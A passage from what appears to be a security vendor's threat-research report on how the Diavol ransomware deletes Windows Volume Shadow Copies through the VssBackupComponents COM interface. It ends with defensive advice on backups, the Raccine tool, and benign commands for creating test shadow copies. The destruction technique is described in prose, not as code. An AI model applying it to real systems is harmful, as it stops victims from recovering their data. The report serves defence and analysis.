Through the Microsoft Volume Shadow Copy Requestor/Writer Services API DLL (vssapi.dll) Microsoft offers another method of interaction with VSCs that is in use by Diavol. Very similar to the new technique outlined that uses the VssCoordinator, authors of the Diavol ransomware use COM to request the VssBackupComponents interface by calling the public function CreateVssBackupComponentsInternal, which is a COM interface used by VSS Requesters to poll the VSS Writers. Diavol uses this interface to query the VSS Writers for a list of all the completed shadow copies. Then it iteratively calls DeleteSnapshots on each VSC until all VSCs have been deleted.



Figure 16: COM VssBackupComponents Use in e0c0e663bf44c9820b049f73f2910843ede20fd3e6cd0c9a22cbd2a48e1a228a

Conclusion

It is worth asking, “Is there a way to recover a VSC once it’s deleted?” The short answer is, “no.” File recovery software could offer some hope, but success would be unpredictable at best. It is important to acknowledge and quantify the unique risk for every situation, do not consciously or unconsciously decide ransomware will not affect the network. This is unrealistic and akin to the biological equivalent of deciding; no one will never get sick. Even in the very best, most security aware network environments bad things happen. Products from VMware Carbon Black can play a key role in the detection and prevention of malicious behavior, and if necessary, can assist in remediation before the effects are out-of-control.

There are open source freely available counter techniques and tools available to hedge the adversary’s ability to delete VSCs. A notable mention is Raccine5, whose name is a portmanteau of Ransomware and Vaccine. This

tool registers itself as a debugger with vssadmin and wmic, which allows it to monitor for deletion commands. When offending commands are recognized, it kills the associated processes. This offers a good amount of protection against the most common category of VSC deletion techniques with two of the most common LOLbins, however no protection is offered for deletion through scripting language objects or COM objects. It is essential to have quality backups in the event of ransomware, and not depend solely on VSCs. As much as possible, backups should be kept offline and completely inaccessible to ransomware. There is simply no substitute for high quality offline backups and skilled professionals who can orchestrate their restoration.

Appendix: Helpful Tips

It might be useful to create a shadow copy on demand to experiment or reproduce the analysis here. The below example commands, run as administrator, in CMD or PowerShell will accomplish this.

wmic shadowcopy call create Volume='C:\'
vssadmin list shadows
